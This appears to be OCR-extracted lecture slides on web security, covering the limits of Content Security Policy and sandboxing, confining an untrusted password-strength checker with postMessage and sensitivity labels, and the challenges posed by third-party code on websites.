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

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

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

# Content Security Policy & Sandboxing

- **Limitations:**
  - Data exfiltration is only partly contained
    - Can leak to origins we can load resources from and sibling frames or child Workers (via postMessage)
  - Scripts still run with privilege of page
    - Can we reason about security of jQuery-sized lib?

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
# Recall: Password-strength checker



- Strength checker can run in a separate frame
  - Communicate by postMessage
  - But we give password to *untrusted* code!
- Is there any way to make sure untrusted code does not export our password?

# Confining the checker with SWAPI

- Express sensitivity of data
  - Checker can only receive password if its context label is as sensitive as the password
- Use postMessage API to send password
  - Source specifies sensitivity of data at time of send



# Modern web site

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

# Challenges

## Third-party APIs




## Third-party mashups

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


## Third-party libraries


## Extensions